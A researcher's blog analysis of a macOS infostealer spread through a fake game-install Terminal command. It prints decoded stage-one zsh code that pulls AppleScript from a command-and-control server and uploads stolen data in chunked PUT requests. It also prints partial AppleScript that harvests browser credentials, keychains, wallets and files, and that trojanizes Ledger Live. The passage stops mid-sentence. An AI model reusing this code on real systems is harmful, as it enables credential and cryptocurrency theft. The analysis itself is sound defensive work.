macOS Terminal One-liners: When Free Costs Your Keychain
DISCLAIMER
This is LIVE, in-the-wild malware. DO NOT attempt to run/debug any of this malware. If you ignore this warning, be sure not to do so anywhere other than an isolated, sandboxed (and ideally air-gapped) virtual machine.
TL;DR
A ‘install command’ for a pirated copy of a video game delivered a Mac infostealer (AppleScript) that staged a ZIP of browser creds, keychains, Telegram data, cloud keys, and documents, then exfiltrated to the C2 domain (sprayboothspecialists[.]com) via 10 MiB chunks (chunked PUT requests with custom api-key header). If Ledger Live desktop app was present, it replaced app.asar and injected a fake recovery workflow that exfiltrates wallet recovery info to the domain main.mon2gate[.]net
Intro
I’ve been on a Warhammer 40k kick lately (blame my desire to play Space Marine 2, tell my kids to give me some free time with the PS5), re-reading many of the Horus Heresy novels and looking into recent video game releases within the ‘verse. I came across Rogue Trader by OwlCat Games, who created the Pathfinder and Pathfinder: Kingmaker games, both of which I thoroughly enjoyed — highly recommend them if you are into CRPGs like Baldur’s Gate, Icewind Dale, Neverwinter Nights, etc. or grew up on tabletop gaming like D&D or Pathfinder. When looking at specs to verify it would run on my MacBook, I came across this sketchy “download free video games” site: hXXps[://]gogunlocked[.]com/warhammer-40000-rogue-trader-free-download/ . This linked to an external site hXXps[://]fileoriginvault[.]com/o4/?c=AAr... which provided a copy/paste terminal one-liner to “download/install” the game on macOS. My alarm bells went off not only because pirated software is a classic malware delivery channel, but also because a growing set of macOS campaigns use a similar social-engineering pattern: “copy this command, paste it into Terminal, run it.” Recent examples are covered by BleepingComputer and Intego. This sample matches that behavioral pattern, regardless of the label: a web page prompts the user to execute a one-liner that fetches and runs additional code.
Delivery of Stage 1
For starters, the site with the terminal command provides a simple one-click copy button and instructions on how to run the provided command:
 The command in full ends up being (truncated; do not reconstruct or run):
echo 'ZWNobyAnSW5zdGFsbGluZyBwYWNrYWdlIHBsZWFzZSB3YWl0Li4uJyAmJiBjdXJsIC1rZnNTTCBod...'|base64 -D|zsh
So a simple Base64-encoded shell script which is piped to zsh the default shell on macOS since Catalina. Once decoded, we get a message to the end-user and then a cURL command to hXXp[://]sprayboothspecialists[.]com
 If we go ahead and fetch the contents of that URL, we see more shell script and more Base64 characters:
$ curl hXXp[://]sprayboothspecialists[.]com/curl/823a5d5...

#!/bin/zsh
d7584=$(base64 -D <<'PAYLOAD_m3055722761239' | gunzip
H4sIAOTyoWkAA91WW2/bNhR+9684VRVDasBIsm...
jeLtY+f26ohUj1/E/wY8tPOyWwoAAA==
PAYLOAD_m3055722761239
)
eval "$d7584"
Just some light obfuscation via base64 and gzip, so we can break this all down easily enough:
- zsh shebang
- Assigning the output of a sub shell to the variable
d7584 - Sub shell command is saying Base64 decode (
base64 -D) everything between<<'PAYLOAD_m3055722761239'and the matching terminator (PAYLOAD_m3055722761239), which is the syntax for shell heredocs. - Within the heredoc, it is decompressing gzipped Base64 data stream, which is often recognizable by the Base64 prefix
H4sI, which corresponds to a gzip stream beginning with the bytes1F 8B 08(gzip’s magic number (1F 8B) + compression method field byte (08): https://en.wikipedia.org/wiki/Gzip#File_structure - Everything until the heredoc terminator is the obfuscated script body.
- The de-obfuscated script, assigned to
d7584, is then explicitly executed viaeval. So let’s see what is being eval’d. We can take the original command, andechothe variable instead ofeval:
#!/bin/zsh
d7584=$(base64 -D <<'PAYLOAD_m3055722761239' | gunzip
H4sIAOTyoWkAA91WW2/bNhR+9684VRVDasBIsm...
jeLtY+f26ohUj1/E/wY8tPOyWwoAAA==
PAYLOAD_m3055722761239
)
echo "$d7584"
and we get a tidy little shell script:
#!/bin/zsh
daemon_function() {
    exec </dev/null
    exec >/dev/null
    exec 2>/dev/null
    local domain="sprayboothspecialists[.]com"
    local token="823a5d..."
    local api_key="5190ef..."
    local file="/tmp/osalogging.zip"
    if [ $# -gt 0 ]; then
        curl -k -s --max-time 30 \
            -H "User-Agent: UA_STRING" \
            -H "api-key: $api_key" \
            "http://$domain/dynamic?txd=$token&pwd=$1" | osascript
    else
        curl -k -s --max-time 30 \
            -H "User-Agent: UA_STRING" \
            -H "api-key: $api_key" \
            "http://$domain/dynamic?txd=$token" | osascript
    fi
    if [ $? -ne 0 ]; then
        exit 1
    fi
    if [[ ! -f "$file" || ! -s "$file" ]]; then
        return 1
    fi
    local CHUNK_SIZE=$((10 * 1024 * 1024))
    local MAX_RETRIES=8
    local upload_id=$(date +%s)-$(openssl rand -hex 8 2>/dev/null || echo $RANDOM$RANDOM)
    local total_size
    total_size=$(stat -f %z "$file" 2>/dev/null || stat -c %s "$file")
    if [[ -z "$total_size" || "$total_size" -eq 0 ]]; then
        return 1
    fi
    local total_chunks=$(( (total_size + CHUNK_SIZE - 1) / CHUNK_SIZE ))
    local i=0
    while (( i < total_chunks )); do
        local offset=$((i * CHUNK_SIZE))
        local chunk_size=$CHUNK_SIZE
        (( offset + chunk_size > total_size )) && chunk_size=$((total_size - offset))
        local success=0
        local attempt=1
        while (( attempt <= MAX_RETRIES && success == 0 )); do
            http_code=$(dd if="$file" bs=1 skip=$offset count=$chunk_size 2>/dev/null | \
                curl -k -s -X PUT \
                "http://$domain/gate?buildtxd=$token&upload_id=$upload_id&chunk_index=$i&total_chunks=$total_chunks" 2>/dev/null)
            curl_status=$?
            if [[ $curl_status -eq 0 && $http_code -ge 200 && $http_code -lt 300 ]]; then
                success=1
            else
                ((attempt++))
                sleep $((3 + attempt * 2))
            fi
        done
        if (( success == 0 )); then
            return 1
        fi
        ((i++))
    done
    rm -f "$file"
    return 0
}
if daemon_function "$@" & then
    exit 0
else
    exit 1
fi
Fetching Stage 2
Now things are starting to get more interesting. We see the Spray Booth domain defined again, looking like a strong IoC right there. we see a token variable assigned what looks like a SHA-256 hash, and api_key assigned what looks like an MD5 hash. If we populate the variables in the following cURL commands that fetch stage 2, we can see the next steps this malware takes:
curl -k -s --max-time 30 \
            -H "User-Agent: UA_STRING" \
            -H "api-key: 5190ef..." \
            "hXXp[://]sprayboothspecialists[.]com/dynamic?txd=823a5d..."
returns AppleScript, which is the stage 2 payload. Here is the truncated version:
on filesizer(paths)
 ...
 ...
end Filegrabber

try
        do shell script "killall Terminal"
end try

set username to (system attribute "USER")
set profile to "/Users/" & username
set randomNumber to do shell script "echo $((RANDOM % 9000000 + 1000000))"
set writemind to "/tmp/sync" & randomNumber & "/"

set library to profile & "/Library/Application Support/"
set password_entered to getpwd(username, writemind, "tmp")

delay 0.01

set chromiumMap to {}
set chromiumMap to chromiumMap & {{"Yandex", library & "Yandex/YandexBrowser/"}}
...

set geckoMap to {}
set geckoMap to geckoMap & {{"Firefox", library & "Firefox/Profiles/"}}
...

set walletMap to {}
set walletMap to walletMap & {{"Wallets/Desktop/Exodus", library & "Exodus/"}}
...

readwrite(library & "Binance/", writemind & "Wallets/Desktop/Binance/")
readwrite(library & "TON Keeper/", writemind & "Wallets/Desktop/TonKeeper/")
readwrite(profile & "/.zshrc", writemind & "Profile/.zshrc")
readwrite(profile & "/.zsh_history", writemind & "Profile/.zsh_history")
readwrite(profile & "/.bash_history", writemind & "Profile/.bash_history")
readwrite(profile & "/.gitconfig", writemind & "Profile/.gitconfig")

writeText(username, writemind & "Username")
writeText("1.1.2_release (x64_86 & ARM)", writemind & "Version")

try
        writeText("MacSync Stealer\n\n", writemind & "info")
        writeText("Build Tag: o4\n", writemind & "info")
        writeText("Version: 1.1.2_release (x64_86 & ARM)\n", writemind & "info")
        writeText("IP: 79.112.8[.]27\n\n", writemind & "info")
        writeText("Username: " & username, writemind & "info")
        writeText("\nPassword: " & password_entered & "\n\n", writemind & "info")
        set result to (do shell script "system_profiler SPSoftwareDataType SPHardwareDataType SPDisplaysDataType")
        writeText(result, writemind & "info")
end try

Chromium(writemind, chromiumMap)
ChromiumWallets(writemind, chromiumMap)
Gecko(writemind, geckoMap)
DesktopWallets(writemind, walletMap)
Telegram(writemind, library)
Keychains(writemind)
CloudKeys(writemind & "Profile/")
Processes(writemind)

Filegrabber(writemind)

try
        do shell script "ditto -c -k --sequesterRsrc " & writemind & " /tmp/osalogging.zip"
end try
try
        do shell script "rm -rf /tmp/sync*"
end try

display dialog "Your Mac does not support this application. Try reinstalling or downloading the version for your system." with title "System Preferences" with icon stop buttons {"ОК"}

if ledger_installed then
    try
        do shell script "curl -k --user-agent 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36' -H 'api-key: 5190ef...' -L " & quoted form of LEDGERURL & " -o " & quoted form of LEDGERDMGPATH
        do shell script "unzip -q -o " & quoted form of LEDGERDMGPATH & " -d " & quoted form of LEDGERMOUNT
        set app_exists to false
        try
            do shell script "test -e " & quoted form of LEDGERPATH0
            set app_exists to true
        on error
            set app_exists to false
        end try
        try
            do shell script "test -e " & quoted form of LEDGERPATH1
            set app_exists to true
        on error
            set app_exists to false
        end try
  if app_exists then
    do shell script "cp -rf " & quoted form of LEDGERDEST & " " & quoted form of LEDGERTMPDEST
    do shell script "rm -rf " & quoted form of LEDGERDEST
    do shell script "mv " & quoted form of LEDGERTMPDEST & " " & quoted form of LEDGERDEST
    do shell script "mv " & quoted form of LEDGERPATH0 & " " & quoted form of LEDGERDESTFILE0
    do shell script "mv " & quoted form of LEDGERPATH1 & " " & quoted form of LEDGERDESTFILE1
    do shell script "codesign -f -d -s - " & quoted form of LEDGERDEST
        end if
    end try

end if
This stage 2 payload is the heavy lifter. We see the following in the payload:
- Software name and build info:
MacSync StealerBuild Tag: o4Version: 1.1.2_release (x64_86 & ARM)
- Functionality:
- Exfiltration of Telegram desktop app data
- Exfiltration of SSH keys
- Exfiltration of browser sessions/cookies/credentials
- Exfiltration of crypto wallets
- Exfiltration of bash/zsh config and macOS keychain
- Exfiltration of potentially personal and valuable data from Desktop/
$HOME/ Documents / Downloads directories with the following extensions:"pdf", "docx", "doc", "wallet", "key", "keys", "db", "txt", "seed", "rtf", "kdbx", "pem", "ovpn"
- Exfiltration of Apple Notes database
- Report of running processes
And then at the end, we see a bunch of logic that runs if this Ledger Live app is installed.
What is Ledger Live?
There is a section of the AppleScript dedicated to checking and handling Ledger Live if it is installed. Ledger is a platform for keeping private keys offline, and Ledger Live is the desktop companion app, so if someone is using this app on their primary Mac, injecting malware here could provide access to all the keys to their crypto castle(s).
In this case, the payload fetches and injects a malicious app.asar that adds a “recovery” workflow that prompts for seed words and posts them to an attacker-controlled endpoint.
if ledger_installed then
    try
        do shell script "curl -k --user-agent 'USER_AGENT_STRING' -H 'api-key: 5190ef...' -L " & quoted form of LEDGERURL & " -o " & quoted form of LEDGERDMGPATH
The script then verifies the download was successful (test -e app.asar and test -e Info.plist), and “reinstalls” the app:
cp -rf "/Applications/Ledger Live.app" "/tmp/Ledger Live.app"
rm -rf "/Applications/Ledger Live.app"
mv "/tmp/Ledger Live.app" "/Applications/Ledger Live.app"
And then the script swaps in the malicious payload:
mv "/tmp/app.asar" "/Applications/Ledger Live.app/Contents/Resources/app.asar"
mv "/tmp/Info.plist" "/Applications/Ledger Live.app/Contents/Info.plist"
Finally, the script re-signs the app ad-hoc, with no signing cert used (-s -):
codesign -f -d -s - "/Applications/Ledger Live.app"
Since modified files were placed in the app contents, the original signature would not have validated. Ad-hoc signing is generally enough for an app to run locally, but is not the cryptographic proof that the copy is legitimate. For an untampered app, you would expect something similar to the following output when checking signature veracity:
codesign -dv --verbose=4 Ledger\ Live.app
Executable=/Users/ryne/analysis/Ledger Live.app/Contents/macOS/Ledger Live
Identifier=com.ledger.live
Format=app bundle with Mach-O universal (x86_64 arm64)
CodeDirectory v=20500 size=763 flags=0x10000(runtime) hashes=13+7 location=embedded
VersionPlatform=1
VersionMin=720896
VersionSDK=917504
Hash type=sha256 size=32
CandidateCDHash sha256=9a4a3cbf77b12d39bd837d37e2dee65d06515905
CandidateCDHashFull sha256=9a4a3cbf77b12d39bd837d37e2dee65d0651590582b9657d7a80a0a2eb4ae343
Hash choices=sha256
CMSDigest=9a4a3cbf77b12d39bd837d37e2dee65d0651590582b9657d7a80a0a2eb4ae343
CMSDigestType=2
Executable Segment base=0
Executable Segment limit=16384
Executable Segment flags=0x1
Page size=4096
CDHash=9a4a3cbf77b12d39bd837d37e2dee65d06515905
Signature size=8969
Authority=Developer ID Application: Ledger SAS (X6LFS5BQKN)
Authority=Developer ID Certification Authority
Authority=Apple Root CA
Timestamp=Sep 3, 2025 at 3:36:40 PM
Notarization Ticket=stapled
Info.plist entries=31
TeamIdentifier=X6LFS5BQKN
Runtime Version=14.0.0
Sealed Resources version=2 rules=13 files=11
Internal requirements count=1 size=176
While ad-hoc signing does not show the developer ID as the certificate authority:
codesign -f -d -s - Ledger\ Live-adhoc.app
Ledger Live-adhoc.app: replacing existing signature

codesign -dv --verbose=4 Ledger\ Live-adhoc.app
Executable=/Users/ryne/analysis/Ledger Live-adhoc.app/Contents/macOS/Ledger Live
Identifier=com.ledger.live
Format=app bundle with Mach-O universal (x86_64 arm64)
CodeDirectory v=20400 size=328 flags=0x2(adhoc) hashes=4+3 location=embedded
VersionPlatform=1
VersionMin=720896
VersionSDK=917504
Hash type=sha256 size=32
CandidateCDHash sha256=f9b02213e0ab809ee3263d86deb9efb39a231c51
CandidateCDHashFull sha256=f9b02213e0ab809ee3263d86deb9efb39a231c518a03e5eac57af3c3ee4906ee
Hash choices=sha256
CMSDigest=f9b02213e0ab809ee3263d86deb9efb39a231c518a03e5eac57af3c3ee4906ee
CMSDigestType=2
Executable Segment base=0
Executable Segment limit=16384
Executable Segment flags=0x1
Page size=16384
CDHash=f9b02213e0ab809ee3263d86deb9efb39a231c51
Signature=adhoc
Info.plist entries=31
TeamIdentifier=not set
Sealed Resources version=2 rules=13 files=11
Internal requirements count=0 size=12
Gatekeeper acceptance varies; the key tell is no Authority= chain with Apple Developer ID and Signature=adhoc.
So what is this script doing to Ledger Live?
Info.plist:
For a macOS app, Info.plist is the metadata file that defines permissions needed, app identifiers, binary definition, file type associations, etc.
app.asar
This is where things get spicy. In Electron land, ASAR stands for Atom Shell Archive Format. Per the glossary on electronjs.org:
An asar archive is a simple
tar-like format that concatenates files into a single file. Electron can read arbitrary files from it without unpacking the whole file. So if this ledger app is found on the Mac, a malicious payload is fetched and placed into the app’s resources directory. What was modified in this archive? Time to go spelunking.
ASAR Spelunking
As the name suggests, app.asar is an archive file that needs to be extracted in order for us to take a peek at its contents. Thankfully, there’s a useful node utility for doing just this: asar. If you already have node/npm installed in your terminal, just install it via npm i -g asar . Otherwise, download nodejs or install via Homebrew (brew install nvm → nvm install node → nvm use node OR brew install node , etc).

Then, extract the archive: asar extract app.asar ./extracted (format is asar extract <archive-filename> <target-directory-path> ). You should end up with nodejs assets in your specified directory (webpack, assets, build directories, package.json artifact, etc):
 We want to look at the code path that is always executed as part Electron app loop:
package.jsonmainor whatever the defined entry point is- any
preload - any suspicious looking files

requiredat the top of these JS files This archive has amain.bundle.jsin the.webpackdirectory, so I started there. I just started scrolling from the very top and very bottom, looking for anything off-putting and ~150 lines from the bottom I see:

and the translation:
 Now that certainly looks off to me. Now when we look at the code, we see another piece of the puzzle. This code right after the <INSERT HERE> opens a
 recovery-step-1.html file after a 5 second wait, on what appears to be app start.
TIL
I had to force text-mode searching when using ripgrep when digging into the ASAR contents because the packed JS contained non-ASCII bytes that caused the bundled JS files to be treated as binary:
